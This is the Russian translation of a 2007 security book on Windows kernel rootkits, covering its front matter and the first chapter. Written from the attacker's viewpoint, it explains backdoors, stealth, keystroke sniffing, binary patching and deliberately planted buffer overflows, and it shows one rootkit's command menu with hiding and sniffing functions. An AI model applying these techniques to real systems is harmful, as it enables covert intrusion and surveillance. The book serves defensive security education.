Г. ХОГЛУНД, ДЖ. БАТЛЕР

РУТКИТЫ

ВНЕДРЕНИЕ В ЯДРО WINDOWS

Addison-Wesley

ПИТЕР®

Г. ХОГЛУНД, ДЖ. БАТЛЕР

РУТКИТЫ

ВНЕДРЕНИЕ В ЯДРО WINDOWS

ПИТЕР®

Москва · Санкт-Петербург · Нижний Новгород · Воронеж
Ростов-на-Дону · Екатеринбург · Самара · Новосибирск
Киев · Харьков · Минск
2007

ББК 32.973-018.2
УДК 004.451
Х68

Хоглунд Г., Батлер Дж.
Х68 Руткиты: внедрение в ядро Windows. — СПб.: Питер, 2007. — 285 с.: ил.

ISBN 978-5-469-01409-6

Узнайте, чем может обернуться взлом вашей системы, прочитав эту, первую в своем роде, книгу о руткитах. Руткитом является любой комплект инструментов хакера, включая декомпиляторы, дизассемблеры, программы эмуляции ошибок, отладчики ядра и т. д.

Эта книга описывает руткиты для Windows, хотя большинство концепций также подходят для других операционных систем, таких как LINUX. Основное внимание уделено руткитам режима ядра, так как они наиболее сложны в обнаружении. Описаны общие подходы, которые применяются всеми руткитами. В каждой главе авторы представляют основную технику, объясняют ее цели и показывают, как она реализована, на примерах кода.

ББК 32.973-018.2
УДК 004.451

ISBN 0321294319 (англ.)
ISBN 978-5-469-01409-6

Краткое содержание

Содержание

Отзывы о книге

Для каждого, кто работает в области компьютерной безопасности, прочтение этой книги просто обязательно. Это позволит верно оценить все возрастающую угрозу, исходящую от руткитов.

Марк Руссинович (Mark Russinovich),
редактор журналов Windows IT Pro и Windows & .NET Magazine

Материал, изложенный в книге, не просто современен, по сути, он сам определяет современность. Являясь единственной книгой по данному предмету, она будет интересна как любому исследователю проблем безопасности Windows, так и любому программисту систем защиты. Материал книги хорошо проработан и детализирован, а техническая информация просто превосходна. Уровень технической детализации просто впечатляет, как и время, затраченное на проработку примеров. Одним словом — феноменально.

Тони Ботс (Tony Bautts),
консультант по безопасности CEO, Xtivix, Inc.

Эту книгу обязательно надо прочесть каждому, кто занимается безопасностью Windows. И системные администраторы Windows, и программисты, и специалисты по безопасности должны стремиться овладеть приемами, используемыми создателями руткитов. Авторы этой книги рассказывают о некоторых новых скрытых угрозах безопасности ОС Windows, о которых не знает большинство специалистов в области информационных технологий, занятых поиском очередных обновлений и волнующихся по поводу новых почтовых вирусов. Только разобравшись в этих технологиях, вы сможете как следует защитить свои компьютерные системы и сети.

Дженифер Колде (Jennifer Kolde),
консультант по безопасности, автор книг и преподаватель

Что может быть хуже, чем стать жертвой взлома? Даже не знаю.

Узнайте о том, чем может обернуться взлом вашей системы, прочитав эту книгу — первую в своем роде книгу о руткитах. Руткитом является любой комплект инструментов хакера, включая декомпиляторы, дизассемблеры, программы эмуляции ошибок, отладчики ядра, разнообразную полезную нагрузку эксплойтов, утилиты анализа хода выполнения программ. В книге рассказывается о том, как хакеры скрывают свою активность от непосредственного обнаружения.

Руткиты чрезвычайно мощны, являя собой новое слово в технике атакующего. Как и многие другие утилиты хакеров, основой руткитов является технология невидимки. Они скрываются от стандартных средств слежения

за системой, используя захваты, трамплины и непосредственную модификацию кода. Изощренные руткиты действуют так, что обычным утилитам мониторинга состояния системы обнаружить их совсем непросто. Подобные руткиты предоставляют доступ к чужой машине только тем, кто знает, что они запущены и готовы к выполнению команд. Руткиты режима ядра могут скрывать файлы и запущенные процессы, создавая лазейку в целевой компьютер.

Понимание принципов работы основных утилит хакера позволяет правильно организовать защиту своих систем. Нет специалистов, лучше разбирающихся в руткитах, чем авторы этой книги. Лучше владеть этой книгой, чем ждать, когда кто-то завладеет твоей машиной.

Гари Мак Гроу (Gary McGraw),
соавтор книг Exploiting Software (2004) и Building Secure Software (2002),
вышедших в издательстве Addison-Wesley

Авторы, без сомнения, лучшие эксперты в том, что касается захвата API-функций и написания руткитов. Два этих мастера объединились с целью приоткрыть вуаль тайны, окружающую руткиты. Каждый, кто имеет хоть какое-то отношение к безопасности систем Windows, включая судебных экспертов, должен очень высоко оценить эту книгу.

Харлан Карви (Harlan Carvey),
автор книги Windows Forensics and Incident Recovery
(Addison-Wesley, 2005)

Благодарности

Мы бы не смогли написать эту книгу без помощи других. Многие помогали нам углубить наши знания в области компьютерной безопасности на протяжении всех этих лет. Мы рады возможности выразить благодарность обществу коллег и пользователей сайта rootkit.com. Специальные благодарности слушателям нашего курса «Offensive Aspects of Rootkit Technology». Каждый раз мы узнавали что-то новое, ведя этот курс.

Многие читали черновики этой книги, очень помогая нам своими советами, в том числе Тони Ботс (Tony Bautts), Ричард Бейтлич (Richard Bejtlich), Харлан Карви (Harlan Carvey), Грэм Кларк (Graham Clark), Грег Кумингс (Greg Cummings), Джереми Эпштейн (Jeremy Epstein), Дженифер Колде (Jennifer Kolde), Маркус Лич (Marcus Leech), Грег Макгрю (Gary McGraw) и Шерри Спаркс (Sherri Sparks). Особая благодарность Эндрю Доилу (Audrey Doyle), чья неоценимая помощь в условиях острой нехватки времени помогла сделать книгу существенно лучше.

Ну и, наконец, мы просто не можем не выразить нашу благодарность нашему редактору Керен Гетмен (Karen Gettman), а также ее помощнице Эбони Хайт (Ebony Haight) из издательства Addison-Wesley. Спасибо за понимание всех сложностей нашего сумасшедшего расписания, возникающих из-за разницы в два часовых пояса и более чем трехтысячемильного расстояния. Все, что нам требовалось при работе над книгой, мы получали от вас.

Грег и Джеми

Об авторах

Грег Хогланд является первопроходцем в области безопасности программного обеспечения. Он генеральный директор компании HBGary, Inc., ведущего производителя систем контроля степени защищенности программного обеспечения. После создания первых сетевых сканеров уязвимостей (установленных более чем у половины компаний из списка «Fortune 500»), он написал и задокументировал первый руткит для операционных систем линейки Windows NT. В процессе создания этого руткита и родился сайт www.rootkit.com. Грег — постоянный участник конференций Black Hat, RSA и других. Он также является одним из авторов бестселлера «Exploiting Software: How to Break Code» (Addison-Wesley, 2004).

Джеймс Батлер — руководитель технического отдела компании HBGary, Inc. Он является специалистом мирового класса в таких областях, как программирование в режиме ядра и разработка руткитов. У него колоссальный опыт работы с системами обнаружения вторжений в централизованных сетях. Он разработал утилиту VICE, предназначенную для обнаружения руткитов. Ранее он был основным разработчиком систем защиты в компании Enterasys и научным сотрудником в агентстве национальной безопасности. Он постоянный лектор и инструктор на конференции по безопасности Black Hat. Джеймс является членом экзаменационной комиссии по компьютерным наукам в Мэрилендском университете в Балтиморе. Постоянно публикуется в различных журналах.

Посвящается всем участникам проекта www.rootkit.com и всем тем, кто бесстрашно делится своими знаниями.

Грег

Моим родителям, Джиму и Линде, за многие годы их бескорыстного самопожертвования.

Джеми

Предисловие

Руткитом называется набор программ, позволяющий постоянно и незаметно присутствовать в системе.

К истокам

Мы заинтересовались руткитами, поскольку профессионально занимаемся компьютерной безопасностью, но наш интерес быстро перерос из профессионального в личный (захватив вечера и выходные). Все это привело Хогланда к организации сайта rootkit.com, посвященного реверсивной разработке и созданию руткитов. В настоящее время мы оба с головой вовлечены в работу сайта. Впервые мы познакомились через этот сайт, когда Батлеру нужно было протестировать свой новый мощнейшей руткит FU. Он выслал Хогланду исходные коды и уже скомпилированный двоичный образ, но при этом случайно забыл выслать исходные коды к драйверу. К его удивлению Хогланд просто и без лишних вопросов загрузил скомпилированный руткит на свою рабочую станцию, а потом сообщил, что FU, кажется, работает без проблем. С тех пор наше доверие друг к другу только росло.

Мы оба долгое время страдали манией воссоздания исходных кодов ядра Windows. Причем исключительно из чувства противоречия — как будто кто-то говорил нам, что мы на это не способны. Очень интересно узнавать, как устроена система безопасности, и находить способы обойти ее. Все это неизбежно ведет к улучшению механизмов защиты.

Тот факт, что некоторые продукты требуют определенного уровня безопасности, сам по себе еще не значит, что в реальности дела обстоят именно так. Играя роль атакующего, у нас всегда преимущество. Мы думаем только о том, что не учел специалист по защите. И наоборот, специалисту по защите приходится продумывать все возможные пути атаки. Преимущество атакующего заключается еще и в требуемом объеме работы.

Несколько лет назад мы объединились в команду для проведения курса по теме «Offensive Aspects of Rootkit Technology». В начале это был однодневный курс, постепенно переросший в сотни страниц записок и исходных кодов, которые в конечном итоге и превратились в эту книгу. Тем не менее мы все еще проводим тренинги по руткитам несколько раз в год на конференциях по безопасности и частным образом.

Спустя определенное время мы решили углубить наши отношения, и сейчас вместе работаем в компании HBGary, Inc. Там мы ежедневно сталкиваемся со

сложнейшими проблемами в области руткитов. В этой книге мы используем свой опыт, чтобы раскрыть все те угрозы, которые несут руткиты пользователям Windows сегодня (похоже, в будущем угроз будет только больше).

Для кого эта книга

Эта книга предназначена для всех тех, кто интересуется компьютерной безопасностью и хочет видеть реальную картину угрозы, исходящей от руткитов. Многое было написано о том, как проникнуть в систему, однако очень мало о том, что делает нарушитель после проникновения. Эта книга призвана исправить ситуацию.

Мы думаем, что большинство производителей программного обеспечения, включая Microsoft, не воспринимают руткиты серьезно. Хотя материал книги вряд ли станет откровением для тех немногих, кто давно имеет дело с руткитами и операционными системами, остальные смогут по достоинству оценить угрозу, которую несут руткиты. Книга покажет, что антивирусной программы и брандмауэра отнюдь недостаточно. Вы поймете, что однажды попав к вам в компьютер, руткит может долгие годы оставаться в нем, а вы даже не будете догадываться об этом.

Чтобы лучше передать серьезность угрозы, которую несут руткиты, большая часть книги написана с позиции атакующего, хотя заканчивается она главой о защите. Как только вы разберетесь в целях и приемах атаки, вы увидите слабые места своей машины и сможете их устранить. Эта книга поможет вам лучше защитить свою систему и сделать правильный выбор при покупке защитного программного обеспечения.

Необходимые оговорки

Так как все примеры написаны на языке C, для лучшего усвоения материала было бы неплохо, чтобы вы знали основы этого языка, важнейшей из которых является концепция указателей. Если же у вас нет навыков программирования, то все равно вы сможете понять исходящую от руткитов угрозу, не вдаваясь в детали реализации. В некоторых главах книги описывается архитектура драйверов устройств для Windows, тем не менее от вас не требуется опыта их написания. Вместе, шаг за шагом, мы напишем ваш первый драйвер устройств для Windows.

Информационный охват

Хотя в этой книге рассказывается о руткитах для Windows, большинство концепций применимы и к другим операционным системам, например, Linux. В основном мы описываем руткиты режима ядра, поскольку их намного сложнее обнаружить. Большинство же распространенных руткитов для Windows работают в режиме пользователя. Такие руткиты легче писать, так как не приходится лезть в дебри недокументированных возможностей ядра.

В этой книге не рассказывается о каких-то конкретных руткитах. Скорее, здесь описываются основные подходы, общие для всех руткитов. В каждой главе мы представляем новые приемы, описываем их предназначение и раскрываем особенности их реализации на конкретных примерах кода. Вооруженные этой информацией, вы в зависимости от своих целей сможете расширить эти примеры тысячами разных способов. Работая в режиме ядра, вы будете ограничены только своим воображением.

Большую часть исходных кодов примеров можно загрузить с сайта rootkit.com. По ходу изложения мы будем давать конкретные ссылки для каждого примера. Другие авторы руткитов тоже публикуют свои исследования на сайте rootkit.com, что может быть полезно для тех, кто хочет идти в ногу со временем и быть в курсе последних достижений в данной области.

От издателя перевода

Ваши замечания, предложения и вопросы отправляйте по адресу электронной почты comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

Все исходные тексты, приведенные в книге, вы можете найти по адресу http://www.piter.com/download.

Подробную информацию о наших книгах вы найдете на веб-сайте издательства http://www.piter.com.

1 Не оставлять следов

Искусный и тонкий, мастер не оставляет следов, его не слышно. Так он становится хозяином судьбы своего противника.

Сун Цзы

О том, как проникать в компьютерные системы и программы, есть масса книг. Многие авторы уже рассказали, как запускать хакерские сценарии, создавать эксплойты, работающие по принципу переполнения буфера, писать код оболочки. Замечательные образцы таких текстов — книги *Exploiting Software*[1], *The Shellcoder's Handbook*[2] и *Hacking Exposed* [3].

Однако данная книга отличается от перечисленных. Вместо описания самих атак в ней показано, как атакующий может скрываться в системе *после* проникновения. За исключением книг по компьютерной криминалистике, немногие источники описывают, что делать после удачного вторжения. В случае криминалистики обсуждение идет с позиции обороняющегося: как выявить атакующего и как выполнить реверсивную разработку (reverse engineering) вредоносного кода. В этой книге применен наступательный подход. В ней рассказывается о том, как проникать в компьютерные системы, оставаясь незамеченным. В конце концов, чтобы проникновение было успешным с течением времени, факт проникновения должен оставаться незамеченным.

Эта глава представляет собой введение в технологию руткитов и общие принципы их работы. Руткиты — всего лишь один из аспектов компьютерной безопасности, но они очень важны для успешного завершения многих атак.

Сами по себе руткиты не вредоносны. Однако они могут быть использованы вредоносными программами. Понимание технологии руткитов в настоящее время весьма важно для защиты от атак.

Понять мотивы атакующего

Лазейка (back door) в компьютерах представляет собой секретный путь для получения доступа. Лазейки описаны во многих голливудских фильмах как секретные

---

[1] G. Hoglund and G. McGrow, Exploiting Software: How to Break Code (Boston: Addison-Wesley, 2004). См. Также www.exploitingsoftware.com.

[2] J. Koziol, D. Litchfield, D. Aitel, C. Anley, S. Eren, N. Mehta, and R. Hassell, The Shellcoder's Handbook (New York: John Wiley & Sons, 2004).

[3] S. McClure, J. Scambray, and G. Kurtz, Hacking Exposed (New York: McGrow-Hill, 2003).

пароли или способы получения доступа к защищенным компьютерным системам. Но лазейки существуют не только на киноэкране — они есть в действительности и могут быть использованы для кражи данных, отслеживания работы пользователей и запуска новых атак в компьютерных сетях.

Атакующий может оставить лазейку на компьютере по многим причинам. Вторжение представляет собой сложную работу, и если оно завершается удачно, атакующий обычно старается закрепиться в системе. Также он может захотеть использовать захваченный компьютер для продолжения сетевых атак.

Главной причиной проникновения в компьютерные системы является сбор информации. Для сбора информации атакующий может отслеживать нажатия клавиш, наблюдать за поведением с течением времени, перехватывать пакеты в сети и *извлекать* данные из цели атаки. Все это требует наличия лазейки определенного типа. Атакующий может оставить работающее программное обеспечение на целевой системе, которое будет собирать информацию.

Атакующие также проникают на компьютеры для выведения последних из строя: в таких случаях атакующий может оставить логическую бомбу на компьютере, которая сработает в определенное время. Пока бомба не сработала, она должна оставаться необнаруженной. Даже если атакующему не требуется последующий доступ к системе через лазейку, установленные им в системе программы должны оставаться необнаруженными.

Важность скрытности

Чтобы оставаться необнаруженной, программа-лазейка должна быть скрытной. К сожалению, большинство распространенных «хакерских» программ-лазеек не отличаются такой особенностью. Многое может работать не так, как нужно. Это следствие того, что разработчики пытаются наделить программу-лазейку слишком широкими возможностями. Рассмотрим, например, программы Back Orifice и NetBus. Эти программы обладают впечатляющим списком возможностей, даже таких бессмысленных, как открытие лотка привода CD-ROM. Это забавно, но вряд ли может пригодиться в профессиональной атаке[1]. Если атакующий неаккуратен, то он может раскрыть свое присутствие в сети, и вся атака провалится. Поэтому профессиональная атака обычно требует специального и автоматизированного программного обеспечения — программ, выполняющих единственное задание и ничего более не предпринимающих. Это гарантирует хороший результат.

Если пользователь компьютера подозревает, что компьютер (или сеть) подвергся вторжению, он может провести расследование, пытаясь обнаружить необычную активность или программы-лазейки[2]. Лучший способ противостоять этому — оставаться скрытным: если не будет подозрений в атаке, не будет и расследования. Атакующие могут скрываться по-разному. Некоторые просто стараются свести к минимуму сетевой трафик и не сохранять файлы на локальном диске. Другие

---

[1] Профессионализм в данном контексте означает санкционированную операцию, проводимую, например, правоохранительными органами.

[2] Хороший пример на эту тему — книга D. Farmer and W. Venema, Forensic Discovery (Boston: Addison-Wesley, 2004).

могут хранить файлы, но применять приемы, мешающие расследованию. Если обеспечена должная степень скрытности, расследование никогда не коснется атакованной системы, так как факт вторжения выявлен не будет. Даже если появилось подозрение в атаке и проведено расследование, должная степень скрытности позволит сохранить данные в защищенном виде и таким образом избежать обнаружения.

Когда скрытность не важна

Иногда атакующий не нуждается в скрытности. Так происходит, если требуется проникнуть на компьютер только для кражи чего-либо, например, пула электронных сообщений, и факт обнаружения атаки не имеет значения.

Другой пример — просто выведение компьютера из строя путем атаки. Скажем, если целевой компьютер управляет системой ПВО. В таком случае скрытность не имеет значения — вывод системы из строя решает поставленную задачу. В большинстве случаев сбой компьютера будет очевиден для жертвы. Если вы заинтересованы в получении информации об атаках такого типа, эта книга вряд ли вам пригодится.

Теперь, когда основные мотивы атакующих описаны, можно обсудить руткиты, начав с исторических аспектов и перейдя к принципам работы.

Что такое руткит?

Термин *руткит* (rootkit) существует более 10 лет. Руткит представляет собой группу небольших и полезных программ, позволяющих атакующему сохранять доступ пользователя `root` — наиболее привилегированного пользователя компьютера. Другими словами, *руткит — это набор программ, обеспечивающих постоянное, устойчивое и неопределяемое присутствие на компьютере.*

В нашем определении руткита ключевым является слово «неопределяемое». Наибольшая часть технологий и приемов, используемых руткитом, служит для скрытия кода и данных в системе. Например, многие руткиты могут скрывать файлы и каталоги. Другие возможности руткита служат для удаленного доступа и подслушивания, например, для перехвата пакетов в сети. Все вместе это наносит мощный удар по системе защиты.

Сами по себе руткиты не являются чем-то плохим, они не всегда используются злодеями. Важно понимать, что руткит — это всего лишь технология. Плохие или хорошие намерения исходят от людей, использующих руткиты. Существует великое множество легитимных коммерческих программ для удаленного управления и даже подслушивания, причем обнаружить некоторые из них невозможно Во многих отношениях подобные программы можно назвать руткитами. Правоохранительные органы могут называть «руткитами» вполне легитимные программы-лазейки, устанавливаемые с разрешения суда (см. раздел «Легитимное применение руткитов» далее в этой главе). Большие корпорации также используют технологию руткитов для мониторинга и контроля парка своих компьютеров.

Заняв позицию атакующего, мы опишем навыки и приемы, применяемые злоумышленниками. Это научит вас защищаться от руткитов. Если вы являетесь легитимным разработчиком технологии руткитов, эта книга поможет освоить основные приемы работы, которые можно расширять.

Зачем нужны руткиты?

Руткиты — относительно молодое изобретение, хотя шпионы появились так же давно, как и войны. Руткиты существуют по той же причине, по которой существуют подслушивающие устройства. Люди хотят контролировать то, что делают другие. Благодаря огромной и постоянно растущей роли в обработке данных компьютеры становятся естественными мишенями.

Руткиты нужны только в том случае, если требуется сохранить доступ к системе. Если нужно только что-либо похитить, нет смысла оставлять в системе руткит. На самом деле оставленный руткит повышает риск быть обнаруженным. Если просто украсть что-то, то «почистив» за собой систему, можно не оставить следов.

Руткиты предоставляют две основные функции: удаленное управление и подслушивание программ.

Удаленное управление

Удаленное управление может включать управление файлами, перезагрузкой и синим экраном смерти (Blue Screen of Death, BSOD), доступ к командной оболочке (cmd.exe или /bin/sh). На рис. 1.1 представлен пример меню команд руткита. Это меню показывает, какие функции может выполнять руткит.

```
Win2K Rootkit by the team rootkit.com
Version 0.4 alpha
----------------------------------------
command         description
ps              show process list
help            this data
buffertest      debug output
hidedir         hide prefixed file or directory
hideproc        hide prefixed processes
debugint        (BSOD)fire int3
sniffkeys       toggle keyboard sniffer
echo <string>   echo the given string

*"(BSOD)" means Blue Screen of Death
  if a kernel debugger is not present!
*"prefixed" means the process or filename
  starts with the letters '_root_'.
*"sniffer" means listening or monitoring software.
```

Рис. 1.1. Меню руткита для режима ядра

Подслушивание программ

Подслушивание означает выяснение действий других. Это может быть перехват пакетов, нажатий клавиш, чтение электронных сообщений. Атакующий может использовать приемы подслушивания для перехвата паролей, расшифрованных файлов и даже криптографических ключей.

КИБЕРВОЙНЫ

Хотя руткиты используются в цифровых войнах, они не являются первыми приложениями для этого.

Войны проходят на многих фронтах, не последним из которых является экономический. С окончанием Второй мировой войны и до холодной войны СССР проводил широкомасштабные операции по сбору информации в США для получения технологий[1].

Выявив факты проведения некоторых из этих операций, США внедрили в каналы сбора информации фальшивые планы, программы, материалы. В одном случае злонамеренные изменения в программном обеспечении (так называемые «экстраингредиенты») стали даже причиной взрыва сибирского газопровода[2]. Взрыв был сфотографирован со спутников и описывался как наиболее внушительный неядерный взрыв, когда-либо замеченный из космоса[3].

Легитимное применение руткитов

Как мы уже упоминали, руткиты могут иметь законное применение. Например, они могут быть использованы правоохранительными органами для сбора доказательств. Это применимо к любому преступлению, где используется компьютер, такому как злоупотребление компьютером, создание или распространение детской порнографии, пиратская деятельность в сфере программного обеспечения, нарушение закона DMCA (Digital Millenium Copyright Act — закон об авторском праве в цифровом тысячелетии)[4].

Руткиты могут быть использованы и в военных целях. Зависимость государств и военных от компьютеров чрезвычайно высока. Если компьютеры врага откажут, его деятельность будет усложнена.

Преимуществом компьютерной атаки по сравнению с обычной является меньшая стоимость, безопасность солдат, невысокий побочный ущерб и в большинстве случаев отсутствие постоянного ущерба. Например, если государство разбомбит все электростанции в стране, то их впоследствии придется восстанавливать, что весьма дорого. Но если программный червь парализует сеть управления энергией, то страна-противник тоже потеряет возможность использовать энергию электростанций, но ущерб окажется непостоянным и недорогим.

---

[1] G. Weiss, «The Farewell Dossier», in Studies in Intelligence (Washington: Central Intelligence Agency, Center for the Study of Intelligence, 1996). См. www.cia.gov/csi/studies/96unclass/farewell.htm.

[2] То есть взрыв был вызван изменениями в программном обеспечении.

[3] D. Hoffman, «Cold War hotted up when sabotaged Soviet pipeline went off with a bang», Sydney Morning Herald, 28 February 2004.

[4] The Digital Millenium Copyright Act of 1998, PL 105-304, 17 USC § 101 et seq.

Давно ли существуют руткиты?

Как было отмечено ранее, руткиты не являются новинкой. Фактически, в современных руткитах применяются те же приемы, что и в вирусах 1980-х годов, например, изменение ключевых системных таблиц, памяти, логики программ. В конце 1980-х вирус мог задействовать эти приемы, чтобы скрыться от сканера. Для распространения инфицированных программ вирусы той поры использовали гибкие диски и электронные доски объявлений (Bulletin Board Systems, BBS).

Когда корпорация Microsoft выпустила Windows NT, модель памяти изменилась, так что обычные пользователи уже не могли изменять ключевые системные таблицы. В вирусной технологии произошел спад, так как никто из создателей вирусов не сумел использовать новое ядро Windows.

Когда Интернет только становился популярным, в нем правили UNIX-системы. Большая часть компьютеров работала под управлением клонов UNIX, и вирусы были редки. Однако именно тогда появились сетевые черви. С рождением знаменитого червя Морриса компьютерный мир заговорил о возможности программных эксплойтов[1]. В начале 1990-х многие хакеры узнали, как найти и задействовать переполнение буфера, «ядерную бомбу» всех эксплойтов. Однако активность сообщества создателей вирусов почти десять лет была незначительной.

В начале 1990-х хакер проникал в систему, устанавливал необходимые программы и далее использовал захваченный компьютер для новых атак. Но после проникновения в компьютер он должен оставаться доступным для хакера. Таким образом появились первые руткиты. Это были простые программы-лазейки, и они были не слишком хорошо скрыты. В некоторых случаях они замещали системные файлы измененными версиями, которые скрывали файлы и процессы. Например, рассмотрим программу `ls`, отображающую файлы и каталоги. Руткит первого поколения мог заменить эту программу троянской версией, которая скрывала любой файл с указанным именем. Далее, хакер просто размещал все свои данные в таком файле. Измененная программа скрывала данные от обнаружения.

Системные администраторы в то время использовали программы типа Tripwire[2] для обнаружения измененных файлов. В описываемом примере программа типа Tripwire могла проверить программу `ls` и определить, что она была изменена. Так выявлялись троянские программы.

Естественным ответом атакующих было перемещение в ядро компьютера. Первые руткиты режима ядра были написаны для UNIX-машин. После заражения ядра они могли обойти любую утилиту защиты в любое время. Другими словами, троянские файлы более не требовались: скрытность целиком обеспечивалась изменением ядра. Эта техника не отличается от тех, что применялись вирусами в конце 1980-х, чтобы скрыться от антивирусного программного обеспечения.

---

[1] Роберт Моррис создал первый документированный Интернет-червь. См. K. Hafner and J. Markoff, Cyberpunk: Outlaws and Hackers on the Computer Frontier (New York: Simon & Schuster, 1991).

[2] См. www.tripwire.org.

Как работают руткиты?

Работа руткита основана на простой концепции — *изменении*. В общем и целом программы создаются для выполнения определенных действий на основе определенных данных. Руткит находит и изменяет программы так, что они выполняют неверные действия. Существует множество мест, где можно внести изменения в программу. Некоторые из них обсуждаются в следующих разделах.

Заплаты

Исполняемый код (иногда называемый *двоичным*) состоит из последовательности инструкций, закодированных в виде байтов данных. Эти байты расположены в определенной последовательности, каждый что-то означает для компьютера. Логика программы может быть изменена изменением этих байтов. Дополнительный код иногда называют *заплатой* (patch) — подобно заплате другого цвета на одеяле. Программы не обладают интеллектом, они делают только то, что им указано, и не более. Вот почему заплаты работают так хорошо. На самом деле все не так сложно. Изменение байтов является одним из главных приемов, используемых взломщиками программ для преодоления программной защиты. Другие типы заплат использовались для обхода ограничений в видеоиграх (например, для получения неограниченного количества «золота», «здоровья» и т. п.).

Пасхальные яйца

Изменение логики работы программы может быть встроено в саму программу. Программист может сам создать лазейку в программе, которую он пишет. Эта лазейка не описывается в документации, так что в программе появляется скрытая функциональность, которую иногда называют *пасхальным яйцом* (Easter Egg). Программист делает это для того, чтобы показать, что программа написана именно им. Ранние версии широко распространенной программы Microsoft Excel содержали пасхальное яйцо, которое позволяло пользователю играть во встроенную в электронную таблицу трехмерную «стрелялку», похожую на Doom[1].

Изменения для создания программ-шпионов

Иногда программа может изменить другую программу с целью инфицировать ее программой-шпионом. Некоторые программы-шпионы отслеживают, какие сайты посещают пользователи зараженного компьютера. Подобно руткитам, программы-шпионы могут быть сложны для обнаружения. Некоторые типы таких программ встраиваются в веб-браузеры или программные оболочки, что усложняет их удаление. Они превращают жизнь пользователя в кошмар, заставляя рекламные ссылки появляться прямо на рабочем столе. Это означает, по сути, что браузеры небезопасны[2].

---

[1] The Easter Eggs and Curios Database. См. www.eggheaven2000.com.

[2] Многие браузеры пали жертвой программ-шпионов, и естественно, что Internet Explorer компании Microsoft является одной из основных мишеней таких программ.

Изменение исходного кода

Иногда программы изменяют на уровне исходного кода. Программист сам может добавить вредоносный код в свою программу. Эта угроза заставила некоторые военные приложения отказаться от программ с открытым исходным кодом, таких как Linux. Проекты с открытым кодом позволяют любому (имеется в виду тот, кого вы не знаете) добавить код в проект. Конечно, в проектах типа BIND, Apache и Sendmail обеспечивается проверка нового кода другими разработчиками. Однако действительно ли кто-то проверяет каждую строку кода? Если это так, то кажется, что делается это не очень хорошо, когда речь идет о поиске уязвимостей. Представьте лазейку, выполненную в виде ошибки в программе. Например, программист может намеренно оставить в программе возможность переполнения буфера. Так как уязвимость замаскирована под ошибку, ее сложно обнаружить. Более того, преднамеренное создание уязвимости может вполне убедительно отрицаться программистом.

Вы можете возразить, что полностью доверяете людям, написавшим программы, которые вы используете, так как они соратники самого Линуса Торвальдса[1], а ему можно доверить жизнь. Хорошо, но стоит ли доверять навыкам системных администраторов, которые следят за серверами с исходным кодом? Есть несколько примеров атакующих, получивших доступ к исходному коду. Главный пример такого рода — взлом FTP-серверов проекта GNU (gnu.org) с исходными кодами Linux-подобной операционной системы в 2003 году[2]. Изменения исходного кода могут повлиять на сотни дистрибутивов программ, и их очень сложно обнаружить. Даже исходный код инструментов, используемых профессионалами в сфере безопасности, был изменен подобным образом[3].

Законность изменения программного обеспечения

Не все изменения программ легальны. Например, если программа изменяет другую программу для удаления механизмов защиты от копирования, может быть нарушен закон (в зависимости от юрисдикции). Это касается любого программного обеспечения для снятия защит, доступного в Интернете в изобилии. Например, можно загрузить ознакомительную копию программы, которая имеет ограничение по времени работы и прекращает функционировать после 15 дней, затем загрузить и выполнить «кряк», после чего программа будет работать как зарегистрированная. Такое изменение кода и логики программы является незаконным.

---

[1] Создатель Linux.

[2] CERT Advisory CA-2003-21. См. www.cert.org/advisories/CA-2003-21.html.

[3] Например, сайт monkey.org был взломан в мае 2002 года и размещенные на нем инструменты Dsniff, Fragroute и Fragrouter были заражены. См. www.securityfocus.com/news/462 (документ «Download Sites Hacked, Source Code Backdoored»).

Чем руткиты не являются?

Итак, мы выяснили, что такое руткит, и познакомились с технологиями, на которых основаны руткиты. Мы описали, насколько мощным инструментом в арсенале хакера являются руткиты. Однако в руках хакера есть множество инструментов, и руткиты — лишь малая часть этого набора. Пришло время узнать, чем руткиты не являются.

Руткит — это не эксплойт

Руткиты могут использоваться совместно с эксплойтами, но руткит сам по себе есть просто набор утилит. Эти программы могут задействовать недокументированные функции и методы, но обычно их функционирование не строится на программных ошибках (таких, как возможность переполнения буфера).

Руткит обычно развертывается на целевой машине после удачного применения эксплойта. Многие хакеры обладают огромным количеством эксплойтов, но имеют только один или два руткита. Вне зависимости от используемого эксплойта после проникновения в систему устанавливается необходимый руткит. Хотя руткит не является эксплойтом, он может содержать эксплойт.

Обычно руткиту требуется доступ в ядро и он содержит одну или более программ, которые запускаются при загрузке системы. Количество способов выполнить код в режиме ядра ограниченно (например, драйвер устройства). Многие из них могут выявляться.

Одним из нестандартных способов установки руткита является использование эксплойта. Многие эксплойты позволяют установить любой код или стороннюю программу. Представьте, что имеется возможность переполнения буфера в ядре (существуют известные уязвимости такого рода), позволяющая выполнить произвольный код. Переполнение может произойти практически в любом драйвере устройства, например, драйвере принтера. При загрузке системы программа-загрузчик за счет переполнения буфера может загрузить руткит. Программа-загрузчик вместо документированных способов загрузки или регистрации драйвера устройства задействует эксплойт для установки частей руткита в ядре.

Эксплойт, работающий по принципу переполнения буфера, представляет собой механизм загрузки кода в ядро. Хотя большинство людей считают его программной ошибкой, разработчик руткита может рассматривать этот эксплойт как недокументированный инструмент загрузки кода в ядро. Так как он не описан, данный путь в ядро вряд ли станет анализироваться. Что более важно, брандмауэр не сможет от него защитить. Лишь некоторые специалисты по реверсивной разработке смогут его обнаружить.

Руткит — это не вирус

Программа-вирус распространяет сама себя. Руткит своих копий не делает и не обладает интеллектом. Руткит полностью управляется атакующим, а вирус нет. В большинстве случаев для атакующего было бы опасно и неразумно

использовать вирус. Кроме того, что создание и распространение вирусов незаконно, большинство вирусов и червей легко обнаруживать и трудно контролировать. Руткит позволяет получить полный контроль над целевой машиной. В случае санкционированного проникновения (например, по поручению правоохранительных органов) атакующий должен быть уверен, что только определенные машины будут подвержены атаке — в противном случае может быть нарушен закон или перекрыты границы операции. Этот тип операций требует очень четкого управления и использование вирусов в них невозможно.

Можно создать вирус или червь, который бы распространялся при помощи эксплойтов и не выявлялся системами обнаружения вторжений (например, эксплойты нулевого дня — это новые эксплойты, для которых еще нет заплат). Такой червь мог бы распространяться очень медленно, и его было бы очень сложно обнаружить. Он мог бы быть исследован в лабораторной среде с точно воспроизведенной целевой средой. Он мог бы содержать ограничение, не позволяющее ему выходить за определенные рамки. И наконец, он мог бы содержать «мину замедленного действия», которая выключила бы его по истечении определенного времени — это сделало бы его безвредным по завершении задания. Мы обсудим системы обнаружения вторжений позже в этой главе.

Проблема вирусов

Хотя руткит не вирус, используемые им приемы могут брать на вооружение вирусы. Когда руткит объединен с вирусом, появляется очень опасная технология.

